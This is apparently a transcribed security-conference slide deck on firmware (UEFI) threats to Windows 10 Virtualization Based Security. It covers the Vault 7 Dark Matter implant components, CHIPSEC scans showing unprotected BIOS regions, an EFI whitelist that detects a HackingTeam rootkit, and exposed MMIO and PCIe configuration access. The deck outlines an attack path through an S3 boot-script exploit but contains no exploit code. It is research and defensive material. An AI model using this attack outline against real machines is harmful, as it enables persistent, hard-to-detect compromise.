Fractured Backbone:
Breaking Modern OS Defenses with Firmware Attacks

Yuriy Bulygin
Mikhail Gorobets
Andrew Furtak
Alex Bazhaniuk

Agenda

- Intro to (U)EFI Firmware Threats
- Windows 10 Virtualization Based Security
- Attacking Windows 10 VBS
- Bypassing Credential Guard
- Mitigations
- Conclusions

Intro to (U)EFI Firmware Threats

Vault 7 Mac EFI Implants

- Vault 7 disclosure included Mac EFI implants
- *Dark Matter* is an EFI-persistent implant used by *Der Starke* 1.x and 2.0 and *DarkSeaSkies* implant systems
  - Contains multiple EFI components and able to infect EFI firmware when it's either unlocked or locked
  - Includes modules re-infecting EFI update capsules
- *Sonic Screwdriver* exploits Option ROM in Thunderbolt-to-Ethernet adapter to boot [Der Starke] off of removable media

Dark Matter EFI Implant


- *Loader* infects and cleans up, preps for kernel/user implants
- *AppInstaller* launches *S3Sleep* with S3 exploit if flash is locked or *VerboseInstaller* if flash is unlocked
- *VerboseInstaller* writes *PeiLoader* and *DxeInjector* on unlocked flash
- *S3Sleep* DXE module launches exploit on S3 sleep & writes *PeiUnlock*
- *PeiUnlock* PEIM keeps flash unlocked by patching HOB to DXE
- *PeiLoader* PEIM hooks firmware update PEIM
- *DxeInjector* DXE module re-injects implants to EFI update capsule

DarkDream Exploit

- *S3Sleep* contains *DarkDream* exploiting EFI protections on resume from S3 sleep
- Using S3 resume in the exploit suggests exploitation of one of S3 boot script vulns

  Technical Details of the S3 Resume Boot Script Vulnerabilities
  Attacks On UEFI Security by Rafal Wojtczuk and Corey Kallenberg
  Reversing Prince Harming's kiss of death by Pedro Vilaca
  Exploiting UEFI boot script vulnerability by Dmytro Oleksiuk

- Exploit name is probably a coincidence, has nothing to do with sleep ;)




Mac EFI exploit via S3 boot script (2015)

```
liveuser@localhost:/home/liveuser/Desktop/chipsec/source/tool
File  Edit  Tabs  Help
[CHIPSEC]      VID: 8086
[CHIPSEC]      DID: 0404

[+] loaded chipsec.modules.common.bios_wp
[*] running loaded modules ..

[*] running module: chipsec.modules.common.bios_wp
[*] Module path: /home/liveuser/Desktop/chipsec/source/tool/chipsec/modules/common/bios_wp.pyc
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BC = 0x18 << BIOS Control (b:d.f 00:31.0 + 0xDC)
    [00] BIOSWE          = 0 << BIOS Write Enable
    [01] BLE             = 0 << BIOS Lock Enable
    [02] SRC             = 2 << SPI Read Configuration
    [04] TSS             = 1 << Top Swap Status
    [05] SMM_BWP         = 0 << SMM BIOS Write Protection
[-] BIOS region write protection is disabled!

[*] BIOS Region: Base = 0x00190000, Limit = 0x007FFFFF
SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (74)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR1 (78)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR2 (7C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0

[!] None of the SPI protected ranges write-protect BIOS region

[!] BIOS should enable all available SMM based write protection mechanisms or configure SPI protected ranges to protect the entire BIOS region
[-] FAILED: BIOS is NOT protected completely

[CHIPSEC] ***************************  SUMMARY  ***************************
[CHIPSEC] Time elapsed          0.003
[CHIPSEC] Modules total         1
[CHIPSEC] Modules failed to run 0:
[CHIPSEC] Modules passed        0:
[CHIPSEC] Modules failed        1:
[-] FAILED: chipsec.modules.common.bios_wp
[CHIPSEC] Modules with warnings 0:
[CHIPSEC] Modules skipped 0:
[CHIPSEC] *****************************************************************
[root@localhost tool]#
```

[Technical Details of the S3 Resume Boot Script Vulnerabilities]

Detecting Implants?

- Cannot fully rely on built-in platform security mechanisms (e.g. Secure Boot or TPM reporting) as these usually bypassed
- No software that checks for implants in firmware
- Using hardware tools is not scalable and hardware tools may run unsigned firmware…
- We don’t have hashes of firmware executables from platform manufacturers


Y U NO HAVE HASHEZ?

Checking the EFI firmware…

- So we had to build a "whitelist" of known EFI executables
- https://github.com/advanced-threat-research/efi-whitelist
- 9 platform manufacturers
- ~14,000 firmware update images
- Over 2M hashes of EFI executables (PEI + DXE)
- New CHIPSEC module **tools.uefi.whitelist** which you can use to test EFI firmware against this global EFI whitelist or even generate your own whitelist


Detecting implants with the whitelist

```
[x][ =======================================================================
[x][ Module: simple white-list generation/checking for (U)EFI firmware
[x][ =======================================================================
[*] reading firmware from 'unpacked'...
[*] checking EFI executables against the list 'C:\chipsec\original.json'
[*] found 279 EFI executables in UEFI firmware image 'unpacked'
[!] found EFI executable not in the list:
    3a4cdca9c5d4fe680bb4b00118c31cae6c1b5990593875e9024a7e278819b132 (sha256)
    64d44b705bb7ae4b8e4d9fb0b3b3c66bcbaae57f (sha1)
    {F50258A9-2F4D-4DA9-861E-BDA84D07A44C}
    rkloader
[!] found EFI executable not in the list:
    ed0dc060e47d3225e21489e769399fd9e07f342e2ee0be3ba8040ead5c945efa (sha256)
    d359a9546b277f16bc495fe7b2e8839b5d0389a8 (sha1)
    {EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0B}
    <unknown>
[!] found EFI executable not in the list:
    dd2b99df1f10459d3a9d173240e909de28eb895614a6b3b7720e
    4a1628fa128747c77c51d57a5d09724007692d85 (sha1)
    {F50248A9-2F4D-4DE9-86AE-BDA84D07A41C}
    Ntfs
[!] WARNING: found 3 EFI executables not in the list 'C:\chipsec\original.json'
```

Extra EFI executables
belong to HackingTeam's
UEFI rootkit

Windows 10
Virtualization Based Security

Once the world was simple…



Then came Windows 10…

Turn On Virtualization Based Security

Turn On Virtualization Based Security

Previous Setting | Next Setting

- Not Configured
- Enabled
- Disabled

Comment:

Supported on: At least Windows Server 2016, Windows 10

Options:

Select Platform Security Level:

Secure Boot and DMA Protection

Virtualization Based Protection of Code Integrity:

Enabled with UEFI lock

Credential Guard Configuration:

Enabled with UEFI lock

Help:

Specifies whether Virtualization Based Security is enabled.

Virtualization Based Security uses the Windows Hypervisor to provide support for security services. Virtualization Based Security requires Secure Boot, and can optionally be enabled with the use of DMA Protections. DMA protections require hardware support and will only be enabled on correctly configured devices.


Virtualization Based Protection of Code Integrity

This setting enables virtualization based protection of Kernel Mode Code Integrity. When this is enabled, kernel mode memory protections are enforced and the Code Integrity validation path is protected by the Virtualization Based Security feature.


The "Disabled" option turns off Virtualization Based Protection of Code Integrity remotely if it was previously turned on with the "Enabled without lock" option.

OK | Cancel | Apply

And then it got complicated…



Secure VM runs Trustlets in IUM




Trust Model


- ☣ May seem like a traditional hypervisor based trust model
- ☣ Secure VM is isolated from Normal VM by the hypervisor
- ☣ Secure VM trusts hypervisor, underlying hardware & firmware
- ☣ Game over if hypervisor or firmware is compromised

Nothing unusual…

Except…



VTL0 has full access to firmware



So what?

A single vulnerability in that firmware can bypass Virtualization Based Security protections altogether

And that vulnerability is exploitable from within normal Windows 10 VM

Let’s examine hardware protections
Virtualization Based Security relies on…

DMA

IOMMU Engines

GPU VT-d

0xFED90000

Default VT-d

0xFED91000

```
-----------------------------------------------------------------
DMAR Table Contents
-----------------------------------------------------------------
Host Address Width   : 38
Flags                : 0x03
Reserved             : 00 00 00 00 00 00 00 00 00 00

Remapping Structures:

DMA Remapping Hardware Unit Definition (0x0000):
  Length                : 0x0018
  Flags                 : 0x00
    ved                 : 0x00
    ent Number          : 0x0000
  Register Base Address : 0x00000000FED90000
  Device Scope          :
    PCI Endpoint Device (01): Len: 0x08, Rsvd: 0x0000, Enum ID: 0x00, Start Bus#: 0x00, Path: 02 00

DMA Remapping Hardware Unit Definition (0x0000):
  Length                : 0x0020
  Flags                 : 0x01
  Reserved              : 0x00
  Segment Number        : 0x0000
     ister Base Address : 0x00000000FED91000
      ce Scope          :
    /O APIC Device (03): Len: 0x08, Rsvd: 0x0000, Enum ID: 0x08, Start Bus#: 0xF0, Path: 1f 00
    MSI Capable HPET (04): Len: 0x08, Rsvd: 0x0000, Enum ID: 0x00, Start Bus#: 0xF0, Path: 0f 00

Reserved Memory Range (0x0001):
  Length                : 0x0030
  Reserved              : 0x0000
  Segment Number        : 0x0000
  Reserved Memory Base  : 0x00000000B7D86000
  Reserved Memory Limit : 0x00000000B7D92FFF
  Device Scope          :

Reserved Memory Range (0x0001):
  Length                : 0x0020
  Reserved              : 0x0000
  Segment Number        : 0x0000
  Reserved Memory Base  : 0x00000000BA000000
  Reserved Memory Limit : 0x00000000BE1FFFFF
```

VBS Protects I/OMMU MMIO

- VT-d MMIO ranges are read-only in VTL0 EPT

```
PTE: 00000FED8E000 - 4KB PAGE   -WR UC              1:1 mapping
PTE: 00000FED8F000 - 4KB PAGE   -WR UC              1:1 mapping
PTE: 000000545E000 - 4KB PAGE   --R WB              GPA: 00000FED90000
PTE: 000000545E000 - 4KB PAGE   --R WB              GPA: 00000FED91000
PTE: 00000FED92000 - 4KB PAGE   -WR UC              1:1 mapping
PTE: 00000FED93000 - 4KB PAGE   -WR UC              1:1 mapping
PTE: 00000FED94000 - 4KB PAGE   -WR UC              1:1 mapping
```

Other Memory-Mapped I/O

- All of the other MMIO ranges are R/W and 1:1 mapped in VTL0 EPT
- Windows 10 normal world can write to MMIO (except VT-d)
- Addresses to VT-d MMIO ranges (BARs) are in MCH MMIO range. What if firmware forgot to lock them down?

➔ Here be dragons

PCIe Configuration

- PCIe config I/O ports (`CF8/CFC`) are intercepted
- but aren't blocked or filtered by Hyper-V
- Memory-mapped Extended Config Access Mechanism (MMCFG) is read-writeable by normal world

➔ All PCIe configuration access is open

Attacking Windows 10 Virtualization Based Security


So we need to find some firmware vuln exploitable from within VTL0

We decided to use S3 exploit, just like Vault7 Dark Matter Mac EFI implant

